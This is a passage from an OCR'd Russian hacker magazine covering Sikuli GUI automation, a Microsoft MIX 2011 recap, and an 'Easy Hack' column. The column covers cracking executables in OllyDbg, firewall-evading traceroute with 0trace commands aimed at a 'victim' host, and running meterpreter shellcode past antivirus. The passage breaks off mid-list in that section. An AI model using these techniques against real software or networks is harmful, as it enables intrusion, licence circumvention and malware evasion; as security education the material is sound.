Ее большой плюс заключается в наличии специальной клиентской версии с удобным GUI-интерфейсом (только для Windows). Серверная часть есть в двух вариантах: на PHP и Perl'е. При этом HTTPTunnel может работать в качестве SOCKS-сервера. Соответственно, подключаясь к внутренним хостам (например, в том же самом RDP-клиенте), ты можешь сразу указывать внутренний адрес хостов для подключения (если возвращаться к нашему примеру, то это term-serv.victim.com). Но при этом надо предварительно позаботиться о том, чтобы в настройках программы был прописан локальный SOCKS, созданный HTTPTunnel. На случай, если какое-то приложение не поддерживает работу через прокси, его трафик можно принудительно соксофицировать с помощью **FreeCap** (freecap.ru), **tsocks** (tsocks.sourceforge.net) или любых других аналогичных приложений.



Степан «Step» Ильин (twitter.com/stepah)





ВИЗУАЛЬНЫЕ СКРИПТЫ

Sikuli: простая автоматизация через скриншоты и Python

Помнишь, какой фурор произвело появление WYSIWYG-редакторов, которые позволили верстать веб-страницы человеку, вообще не знающему правил HTML-разметки? Создатели Sikuli решили переложить подобный опыт на процесс разработки сценариев, с помощью которых можно автоматизировать все что угодно. Новый подход: «Что ты видишь, то ты и программируешь».

«What You See is What You Script» — так в оригинале звучит принцип, на котором основана Sikuli. Кстати, название программы — не случайно. Само слово «Sikuli» переводится с древнего индейского языка Wixarica из Мексики как «глаз бога», что недвусмысленно намекает на возможность видеть все на экране. Проект появился в 2008 году, став результатом совместной работы китайского студента Шона Тсунг-Хсианга Чана из Массачусетского технологического института (MIT), профессора Роба Миллера из департамента EECS в MIT и Тома Йеха, работающего над докторской в Университете штата Мэрилэнд. Разработчики считают, что некоторые задачи (например, по автома-

тизации тестирования пользовательского интерфейса) проще выполнять с помощью визуальных средств. Sikuli использует алгоритмы распознавания текста и индексации изображений с помощью так называемых «визуальных слов». Встроенные функции языка принимают в качестве параметров графические данные (скриншоты) и в зависимости от них выполняют определенные действия. Например, передав функции hover() изображение кнопки «Пуск» в Windows, мы добьемся того, что Sikuli переведет на нее курсор. Это лишь маленький пример того, что предлагает данная визуальная технология.

Ключевая фишка разработки заключается в том, что ты в прямом смысле показываешь, что нужно сделать, а Sikuli это повторяет. Таким образом, можно автоматизировать все, что ты видишь на экране, вообще без использования каких-либо специализированных API. К примеру, запрограммировать любые действия на веб-странице, работу с Windows/Linux/MacOS-приложением или даже с программами на iPhone/Android, используя симулятор устройства или подключение к его экрану по VNC. Для поиска конкретных элементов интерфейса Sikuli использует лишь их изображения-скриншоты и позволяет легко эмулировать нажатия кнопкой мыши в нужных местах и ввод с клавиатуры. Более того, в качестве скриптового языка в Sikuli используется Jython, то есть в сценарии при необходимости можно использовать любые конструкции Python.

Альтернативы?

Вообще говоря, эмуляция действий пользователя — это довольно частая задача. Во врезке я привел несколько распространенных примеров того, когда это может потребоваться. Злоумышленники, к примеру, могут использовать это в своих черных делах. В одном из номеров мы рассказывали про концепт трояна, который способен уводить деньги с кошельков электронных платежных систем. Тогда для эмуляции действий юзера использовались стандартные возможности Windows. Благодаря API-вызовам системы можно эмулировать все что угодно: любые последовательности кликов и движения мыши пользователя, работу с окнами и приложениями. Если максимально просто описать работу того троя, то он самостоятельно открывал окно приложения платежной системы, затем переходил в интерфейс для перевода денег на другой счет и подставлял в качестве получателя левый кошелек. Но проблема такого подхода в том, что для использования API-вызовов тебе необходимо быть программистом.

Есть, конечно, решения, которые позволяют обойтись без сложного системного программирования. Это, к примеру, программа **AutoIt** (autoitscript.com/autoit3), предоставляющая простой скриптовый язык для автоматизации практически любых задач. Весь ряд действий создаваемого макроса задается в виде вполне понятных команд, опирающихся на название окон и элементов интерфейса. К примеру, чтобы запустить оснастку Computer Management и дождаться появления окна с одноименным названием, необходимо написать такой код:

```
Run ('cmd /c "compmgmt.msc"',
   @SystemDir, @SW_HIDE)
WinWaitActive("Computer Management")
```

Уже проще, чем код на C++, но все равно выглядит устрашающе. Чтобы не писать макросы вручную, можно воспользоваться дополнительными утилитами (вроде AutoItMacroGenerator), которые в реальном времени преобразуют все твои действия в системе в макрос для AutoIt. Но даже эти ухищрения не позволяют приложению дотянуть до уровня Sikuli по части простоты и доступности написания побочных сценариев. Сейчас ты в этом убедишься.

Работа с Sikuli

Чтобы не быть голословным, приведу пример довольно простого скрипта, который автоматически устанавливает IP-адрес сетевого адаптера в Mac OS X.

```
ip = input("Please enter the IP address:")
gateway = ".".join(ip.split('.')[0:3] + ['254'])

switchApp("System Preferences.app")
click( [Network] )
click( [Ethernet Not Connected] )
click( [Configure IPv4: Using DHCP] )
click( [Manually] )
wait( [IP Address: 0.0.0.0] )
type(ip + "\t")
type("255.255.255.0\t")
type(gateway+"\t")
click( [Apply] )
```


Да-да, именно в такой, максимально понятной и наглядной форме, составляются скрипты в Sikuli. Ничего не стоит составить аналогичный скрипт для Linux и Windows. Приложение Sikuli написано на Java, и потому поддерживает все популярные платформы. Если посмотреть на пример более внимательно, то увидишь набор понятных команд (click(), wait(), type() и так далее), с которыми можно работать, даже не заглядывая в документацию. Но самое интересное заключается в том, что в качестве параметров этим функциям часто передаются не текстовые переменные, а изображения. Например, функции для клика по нужному элементу — click() — передается изображение-скриншот этого элемента. Что может быть проще?

Правда, для написания сценариев тут уже не отделаешься обычным текстовым редактором — необходима специальная IDE, которая по умолчанию входит в состав Sikuli. Интерфейс этой среды довольно аскетичен и состоит из двух частей: непосредственно редактора кода и панели, на которой собраны основные функции для быстрого использования. Скажем, если нужно реализовать нажатие какой-то кнопки интерфейса, то мы выбираем функцию click(), после чего среда разработки предложит тебе выбрать область экрана для создания паттерна. Понятно, что обвести здесь нужно элемент, на котором необходимо осуществить клик. Пара секунд — и очередной шаг нашего скрипта готов!



links

Если в процессе создания скриптов у тебя возникнут проблемы, рекомендую официальный раздел Q&A, где максимально быстро появляются ответы на поставленные вопросы и сообщения об исправленных багах: answers.launchpad.net/sikuli.



Среда разработки Sikuli

3 кейса использования Sikuli

1. Автоматизация работы с любыми сервисами и приложениями. В том числе с теми, которые не предоставляют API. Попробуй посчитать, сколько времени ты мог бы сэкономить, если бы перестал выполнять одни и те же однотипные действия? Максимально быстрое и упрощенное создание макросов — конек Sikuli. Создание примитивного скрипта, который выполняет запуск определенного приложения, осуществляет некоторые действия с интерфейсом и эмуляцию ввода данных — дело на пятнадцать минут.

2. Создание инструментов для автоматизированного тестирования приложений. Каждый, кто занимается разработкой GUI-программ, знает, насколько утомительным может оказаться кропотливое выполнение проверок по части интерфейса. Один добрый человек разобрался, как скрестить Sikula и фреймворк для тестировщиков ПО Robot Framework, и выложил об этом подробную инструкцию: bit.ly/kUYNwn. В основе решения лежат встроенные возможности Sikuli по созданию юнит-тестов.

3. Разработка ботов для самых разных игр. Если покопаться, то на Youtube можно найти не один ролик с демонстрацией того, как энтузиасты на коленке ваяют ботов для различных игр в социальных сетях. Автоматически собрать урожай на ферме — это далеко не предел мечтаний. Используя механизмы распознавания изображений и мощь Python, вполне реально собрать бота для того же покера (правда, это чаще всего противоречит правилам подобных сервисов, и они, вполне вероятно, уже добавили Sikuli в список запрещенных приложений).

Необходимые функции

Всего в распоряжении пользователя несколько десятков функций, большая часть которых в качестве параметров принимает именно изображения. Вот лишь некоторые из них:

- `click(img)` — производит клик мыши по паттерну, переданному в качестве параметра;
- `doubleClick(scr)` — двойной клик мышью;
- `rightClick(scr)` — правый клик;
- `hover(scr)` — наводит курсор на наиболее схожую с img область экрана;
- `exists(scr)` — возвращает значение true, если находит изображение на экране;
- `openApp(app)` — запуск приложения app;
- `switchApp(app)` — передает фокус приложению app (если окно не найдено, то выполняется команда openApp);
- `type(text)` — ввод текста text;
- `type(scr, text)` — ввод текста text в элемент с графическим паттерном scr;
- `popup(msg)` — выводит пользователю диалоговое окно с сообщением msg.

После недолгой практики становится ясно, что даже минимального набора функций более чем достаточно, чтобы автоматизировать любые действия. Кроме того, на помощь всегда приходит емкий мануал проекта. Если же нужно решить более сложную задачу, чем создание простого макроса, который будет выпол-

Аналогичные решения

RoutineBot (routinebot.com)
Известная в кругах тестировщиков интерфейсов утилита, которая быстро развивается. Это неудивительно, поскольку решение изначально рассчитано на то, чтобы быстро создавать текстовые скрипты для проверки работы интерфейса. В качестве синтаксиса можно использовать Pascal, JScrpt и Basic. Приложение при этом так же, как и Sikuli, имеет набор функций, которым в качестве параметра передаются графические сэмплы.


Ranorex (ranorex.com)
Очень дорогой профессиональный инструмент для автоматизации, обладающий большим количеством модулей на все случае жизни. В качестве скриптового языка используется C#, VB.NET и Python. Решение интегрируется с Visual Studio и обладает мощным компонентом для распознавания изображений Ranorex Recorder.

T-Plan Robot (t-plan.com)
Этот проект раньше назывался VNCRobot и, как несложно понять, использует VNC-подключение к системе, на которой необходимо выполнить скрипт. Решение изначально разработано для автоматизации процессов с использованием в том числе анализа изображений.

EggPlant (testplant.com)
Так же, как и T-Plan Robot, это решение основывается на VNC-подключении и предоставляет схожий функционал. На данный момент доступны версии для Linux, Windows, Mac.



Автоматическое нажатие кнопки «Like» для сообщений от конкретного пользователя



Черный и белый список вызовов в Skype

нять за тебя некоторые рутинные действия — например, написать бот для какой-то игры, то к твоим услугам весь функционал Python'а, который можно полноценно использовать в своих скриптах.

На сайте решения есть несколько наглядных демок (sikuli.org/demo.shtml), которые помогут тебе быстро понять, для чего нужны те или иные функции. С помощью небольших сценариев разными людьми реализованы следующие задачи:

1. Проверка новых сообщений на Facebook от определенного пользователя и автоматическая отметка их кнопкой Like.

2. Система фильтрации входящих звонков в Skype.


3. Видеонаблюдение с помощью веб-камеры, которая отслеживает появление и исчезновение разных объектов.

Как работает Sikuli?

Главной частью системы является Sikuli Script. По сути — это библиотека, которая автоматизирует взаимодействие с GUI при помощи графических паттернов. Скрипт состоит из нескольких слоев на Java и Jython, но основное тут заключается в следующем. Модуль java.awt.Robot эмулирует нажатия клавиатуры и действия мышью. Распознаванием паттернов на экране занимается движок на C++, написанный с использованием известного проекта OpenCV.

Любой скрипт на Sikuli (.sikuli) — это директория, которая состоит из исходника на Python (.py) и всех графических файлов (.png). Проект Sikuli можно также сохранить в виде исполняемого файла. В этом случае директория .sikuli сжимается zip'ом в единственный .skl-файл.

Sikuli IDE — это среда разработки, которая позволяет редактировать и выполнять скрипты. Несмотря на то, что библиотеки Sikuli Script есть и для других IDE (например, Eclipse'а), только оригинальная среда предоставляет удобные возможности для создания изображений-паттернов.



4. Бот для игры в пазл-игру Bejeweled.

5. Тестировщик интерфейса приложения на Android.

Работа с Sikuli настолько проста, что не вижу смысла подробно останавливаться на работе со средой. Просто посмотри на скриншоты с примерами сценариев, и тебе все сразу станет ясно. ⌶

Использование Sikuli для создания юнит-тестов



Федор Никитич



MIX 2011

5 самых значимых итогов девелоперской конференции Microsoft


Что такое MIX? Это крупная девелоперская конференция, на которой Microsoft демонстрирует свои последние технологии для разработки мобильного и web-софта. А еще это огромная тусовка, где помимо торжественных спичей проводится больше сотни узких тематических семинаров. Ниже 5 наиболее значимых итогов MIX 2011 по версии]C.

IE10 Platform Preview

Не прошло и месяца с момента релиза IE9, как на MIX'е был представлен Internet Explorer 10 Platform Preview 1 — особенная техническая сборка скелета нового браузера, задача которой — показать разработчикам главные фишки будущей версии IE. Само собой, Platform Preview не предназначен для полноценного использования: в нем нет соответствующего пользовательского интерфейса. Главные нововведения IE10 PP1 коснулись поддержки CSS3:

- CSS3 Multi-column Layout
- CSS3 Grid Layout
- CSS3 Flexible Box Layout
- CSS3 Gradients

Кроме того, реализована поддержка EcmaScript5 Strict Mode, что позволяет наложить ограничения на используемые в скриптах «опасные» конструкции JavaScript, которые могут приводить к ошибкам. Примерами недопустимого с точки зрения Strict Mode кода является дублирование имен переменных, некорректное использование delete и так далее.
IE10 PP1 выложен на нашем DVD, а также доступен на сайте ie.microsoft.com/testdrive.



Так выглядит Internet Explorer Platform Preview 1



С помощью WebMatrix можно в один клик развернуть почти любую популярную CMS

ASP.NET MVC 3

Значительные обновления получил фреймворк для создания web-приложений ASP.NET MVC 3. Так, новая версия фреймворка будет поддерживать HTML5, а шаблоны проектов можно будет создавать с использованием семантической разметки. Кроме этого, в новую версию ASP.NET MVC вошла библиотека Modernizer и свежая версия jQuery.

Отдельного упоминания заслуживает WebMatrix — новая бесплатная среда для web-разработки, включающая в себя web-сервер, СУБД SQL Server Compact и среды программирования. Установив WebMatrix, всего за несколько минут можно организовать рабочее место и среду для разработки web-приложений под ASP.NET и PHP. Также внутри WebMatrix есть удобный каталог web-приложений, который позволяет максимально быстро разворачивать на платформе такие популярные CMS как DotNetNuke, Umbraco, WordPress и Joomla!.

Windows Phone OS 7.5

Осенью 2011 года платформу Windows Phone ждут серьезные изменения. Самая важная новость, которая касается нашей страны — это поддержка русского языка и полноценный доступ к каталогу приложений Windows Phone Marketplace. Теперь у российских пользователей наконец появится возможность легально покупать и продавать приложения, не выдавая себя за американцев при регистрации и не джейлбрейкая телефон.

Новая версия WP7 будет работать лучше и быстрее, причем преимущества можно будет ощутить сразу, не внося никаких изменений в приложения. В частности, скроллинг и ввод данных будут работать значительно плавнее и отзывчивее, даже при загрузке системы фоновыми приложениями. Улучшение алгоритмов декодирования графики ускорит рендеринг картинок, а переделанный сборщик мусора позволит увеличить производительность и сократить на 30% потребление памяти без рефакторинга приложений.

Новая версия платформы будет оснащена Internet Explorer 9 в роли мобильного браузера, причем мобильная версия девятого IE основана на том же коде, что и настольная. В результате поддерживаются технологии по аппаратному ускорению графики и JavaScript. Кроме этого, добавится поддержка аппаратной акселерации HTML5 Video, причем Microsoft анонсирует какой-то феноменальный результат этого ускорения: в продемонстрированном тесте Windows Phone показал 26fps, в то время как iPhone выдал всего 2fps, а Android на схожем железе — 11fps.

Выражаем особенный респект Microsoft за 1 500 новых API и, в частности, за возможность прямой работы с сенсорами — камерой, компасом и акселерометром, реализованную поддержку сетевых сокетов, встроенное SQL-хранилище SQL Server Compact 4.0 и полноценную поддержку многозадачности. К слову, многозадачность сделана с оглядкой на форм-фактор мобильных устройств: «свернутые» приложения будут работать ровно до тех пор, пока у устройства есть свободная память. Если активному приложению вдруг потребуются дополнительные ресурсы, он получит их за счет фоновых задач. Кроме того, специальный планировщик будет следить за энергопотреблением. Отдельно хочется отметить запланированный выход популярных софтин и игр на WP7: анонсирован выход Skype, а 25 мая уже стала доступна игра Angry Birds.

Silverlight 5 Beta

Новая версия Silverlight 5 включает в себя сотни разнообразных изменений, новых фич и API. Отдельно можно отметить официальную поддержку x64-версий ОС и браузеров, а так же расширенные возможности по интеграции приложений с операционной системой. Подписанные Silverlight-приложения с сертификатом теперь могут:

- запускать другие программы, установленные в операционной системе;
- работать с аппаратными устройствами (например, можно легко организовать работу с USB-девайсами);
- иметь полный доступ к файловой системе.

Помимо этого, заметны улучшения в работе с видео и звуком: поддерживается аппаратное ускорение и несколько новых фич вроде функции Trickplay для ускорения/замедления проигрывания медиа-контента. Также усовершенствованы функции работы с текстом: реализована поддержка многоколоночной верстки, улучшена гладкость и четкость шрифтов.

Kinect for Windows SDK

Увидев успех неофициальных драйверов для Kinect и количество различных энтузиастских хаков, Microsoft решила открыть эту платформу для использования на компьютерах. Как следствие — на MIX'е анонсирован официальный SDK, который позволит разработчикам «легально» использовать Kinect в своих системах: в играх, интерактивных приложениях и при строительстве человекоподобных роботов.

Kinect for Windows SDK предоставляет не просто доступ к 3D-сенсору, но и ко всем другим возможностям Kinect – массиву микрофонов, видеокамере, алгоритмам обработки изображения и массивов данных. SDK будет предлагать работу с языками C#/VB/C++: так, на презентации всего за несколько минут с помощью Visual Studio и Kinect SDK была создана простая программка для рисования руками.

Алексей «GreenDog» Тюрин, DSecRG.ru, Digital Security (agrrrdog@gmail.com)





Easy Hack






№ 1 ЗАДАЧА: ОТРЕДАКТИРОВАТЬ EXE'ШНИК С ПОМОЩЬЮ OLLYDBG.

РЕШЕНИЕ:

Итак, предположим, у нас есть какая-то софтина, чей функционал нам хотелось бы изменить. Причин такому желанию может быть много. Например, убрать проверку о регистрации программы, то есть кракнуть. Конечно, модификация exe'шника — не самая хорошая практика в кракинге, куда пафоснее намутить кейген, но это несколько другая тема. В качестве другого примера можно взять клиент к OpenEdge и его модификацию для благих целей, о чем недавно писал Алексей Синцов в статье про архитектурные уязвимости. Думаю, понятно, что мы говорим о ситуации, когда отсутствует доступ к исходникам. Так как это можно сделать? Способов, как всегда, несколько. Но в данном случае мы воспользуемся услугами дебаггера OllyDbg. Во-первых, потому что он входит в джентльменский набор наряду с IDA Pro и WinDbg, а во-вторых, потому что он прост и доступен.

Важный момент — найти то место, которое хочется изменить. Но тут могут помочь только голова на плечах, пучок знаний, да брейкпоинты (бряки). Хотя плюс OllyDbg — у нас есть возможность динамически следить за происходящим в программе, пошагово выполнять программный код. Но приступим к делу. Исходим из того, что с местом мы определились. Далее, нажав <пробел>, мы имеем возможность поменять ассемблерные инструкции. Все наши изменения автоматически сохраняются в виде так называемых патчей, просмотреть которые можно, кликнув по «View → Patches». Что важно, при следующем запуске OllyDbg данные патчи погрузятся автоматически, так что можно временно отключить бряки и запустить софтинку, чтобы посмотреть на результаты. Сами патчи можно, аналогично брякам, включать, отключать, а также переключаться между ними.

Патчи, бряки и вводимые комметарии хранятся в одноименных с исследуемой программой .udd-файлах, которые лежат по стандарту рядом с OllyDbg (указывается в udd path в настройках).




Список «патчей» и сохранение изменений

Если результат изменений нас устраивает, то все отлично, и можно создавать экзешник. Сохранить можно либо конкретный патч, либо все, которые в данный момент активны. Для этого:

```
1. Правый клик в главном окошке.
2. Copy to Executable.
3. All modification.
4. В новом окошке видим получаемый файл.
5. Правый клик — Save file.
```

Дело сделано.

Хотелось бы отметить еще одну приятную особенность: на месте exe-файла может быть любая библиотека. То есть исполняется программа, в ней модули — библиотеки. Дебажим exe'шник, попадаем в нужную библиотеку, вносим изменения и сохраняем аналогичным способом.




№ 2 ЗАДАЧА: СОХРАНИТЬ ПОЛОЖЕНИЕ БРЕЙКПОИНТОВ МЕЖДУ ЗАПУСКАМИ OLLYDBG.

РЕШЕНИЕ:


Брэйкпоинты (бряки) одна из основных вещей в любом дебаггере. Но, к сожалению, по стандарту наша любимая Олька не сохраняет их для разных сессий дебагга какого-либо приложения. Поставил бряки, поработал, а при следующем запуске — снова ищи их в приложении и ставь заново. Причина такого подхода не совсем ясна. Тем не менее, чтобы OllyDbg сохраняла бряки, требуется всего лишь поставить галку в настройках:

```
1) Меню → Options → Debugging Options → Security;
2) Ставим галку «Ignore Crc of code section».
```



Сохраненные Олькой бряки

Стоит отметить, что сохраняются при этом не только обычные бряки INT3/0xCC, но и хардварные. Кроме того, есть еще одно решение. Можно использовать специальный плагин — Break point manager plug-in, скачать который можно тут: pedram.redhive.com/code/ollydbg_plugins/olly_bp_man. Плагин умеет импортировать/экспортировать брейкпоинты, а также подгружать их автоматом при старте уже дебаженного файла. Особого профита я от него не нашел. Разве что можно сохранить несколько наборов брейкпоинтов и подгружать по мере необходимости какой-то определенный. Хотя, возможно, я что-то и упустил.
Все вышесказанное верно также и для Immunity Debugger, что логично.



ЗАДАЧА: РАСКРЫТИЕ СЕТЕВОЙ ИНФРАСТРУКТУРЫ В ОБХОД ФАЙЕРВОЛОВ.

РЕШЕНИЕ:

Задача звучит грандиозно, хотя подразумевает что-то более прозаичное :). Здесь имеется в виду следующее: постараться узнать максимум инфы о какой-то сетке, которая находится за файерволом. Как ни странно, для обхода файерволов и сбора информации чего только не придумывают! Всевозможные тонкости, ух... Но и простейшие вещи очень часто работают. Например, стандартная тулза tracerout (tracert). Простейшая идея — отправляем на хост в интересующей нас сети ICMP-пакеты со значением TTL от 1 до числа, соответствующего количеству хостов до данного хоста, инкрементируя по 1. В ответ нам приходят сообщения об ошибках («TTL равен 0 и пакет сбрасывается») со всех этих хостов. Таким образом мы получаем IP'шники хостов этого пути. Причем если мы трэйсим хост в сетке за файером, то мы можем получить внутренние IP-адреса данной сети. А это как раз то, что нам надо. Но сетевые файеры частенько настраивают на блокировку пакетов tracert'а. Что же делать? Воспользоваться новым tracert'ом. Что же тут можно придумать нового? А вот что — посылать ICMP-пакеты не просто так, а в контексте какой-то IP-сессии, то есть уже установленного соединения. Тогда файеру достаточно трудно выделить нелегитимный трафик.
Таким образом мы можем получить применяемую в сетке адресацию, IP-адреса фаеров, NAT'ов и другого сетевого оборудования.
Способ этот реализован в виде входящей в поставку BackTrack4 тулзы 0trace (lcamtuf.coredump.cx) от Михала Залевски. Доработка этой идеи реализована в intrace (code.google.com/p/intrace) Робертом Свики.
Итак:

```
1) Создаем подключение
ncat -h victim_net.com 21
2) Трэйсим по данному соединению
0trace eth0 victim_net.com 21
```

Где:
- `-h victim_net.com` — наша цель;
- `21` — порт, с которым устанавливаем соединение (протокол/порт — любой открытый);
- `eth0` — сетевой интерфейс.

Причем не важно, кто установил соединение. Трасеровать можно и по уже установленному соединению, где инициатор — удаленный хост.
И еще мини-совет в тему пользы простейших тулз. Самый простой, но точный фингерпринт операционной системы — пинг этой ОС. Если ответы приходят со значением TTL близким (меньшим) к 128 — значит, ОС почти 100% Windows; 64–255 — значит, *nix. Этого вполне хватает для определения возможных векторов атак.



ЗАДАЧА: ОРГАНИЗОВАТЬ ОСНОВУ ДЛЯ WEB-АТАК.

РЕШЕНИЕ:

Сейчас мы еще раз поговорим про инструментарий.
Какой бы специализированный софт мы не использовали для взлома, такая прекрасная вещь как Firefox является одной из основ. Хакерских плагинов к нему полным полно. Даже слишком много, да еще настроить все надо... В общем, я клоню к тому, что логичнее юзать уже подготовленный «хакерский» FF, чем начинать с пустого места. Ну или, как минимум, можно почерпнуть какие-то фичи. Классикой здесь, наверное, являются продукты от YEHG — HackerFirefox, Ultimate Hackerfox Addons и GreaseMonkey Web Security Toolkit (yehg.net/lab/#tools). Но, к сожалению, поддерживаться они перестали.
Взгляни, на одну из возможных замен — Mantra (getmantra.com/download/index.html).
Все основные плагины, общие настройки, портабельность. Остальное — лучше своими ручками потрогать.

Угадай страну-производителя по названию? :)





ЗАДАЧА: ОБХОД АНТИВИРУСОВ.

РЕШЕНИЕ:

Возвращаемся к излюбленному :)
На сей раз это что-то конкретно хорошее, так как на момент написания статьи все антивирусы были в пролете. Но начнем с прошлых постов по этой теме. Как ты помнишь, используя хитрые и не очень техники, мы старались обойти антивирусы и скрыть payload из Metasploit Framework — meterpreter. Антивирусные компании, видя общие тенденции, связанные с MSF, добавили сигнатуры metergreter'а в свои базы. И он стал по-настоящему палиться. Радовало то, что компании так и не удосужились перенять опыт создателей antimeter и детектить meterpreter'а в памяти. Кстати, с antimeter связана забавная тема. Некий человек написал post-exploitation скрипт для meterpreter'а, который не дает себя обнаружить. Каким образом ему это удается? Очень просто — он мигрирует на процесс antimeter, а тот проверяет все процессы, кроме себя самого. Класс! :) Но вернемся к обходу антивирей. За тулзу и за метод нам стоит поблагодарить Бернардо Дамеле. Итак, что же он сотворил? А вот что — «запускальщик шелл-кодов». Звучит не научно, но правдиво. Тулзу shellcodeexec можно скачать тут: https://github.com/inquisb/shellcodeexec. По сути своей идея проста как с горы на лыжах — сначала страшно, а потом как по маслу. Итак, на компе у жертвы запускается exe'шник, который читает специальным образом «зашифрованные» данные, пихает их к себе в память и исполняет.
А теперь по шагам.

1. shellcodeexec читает входные данные;
2. входные данные — любой шелл-код в буквенно-циферном виде;
3. данный шелл-код копируется процессом себе же в память;
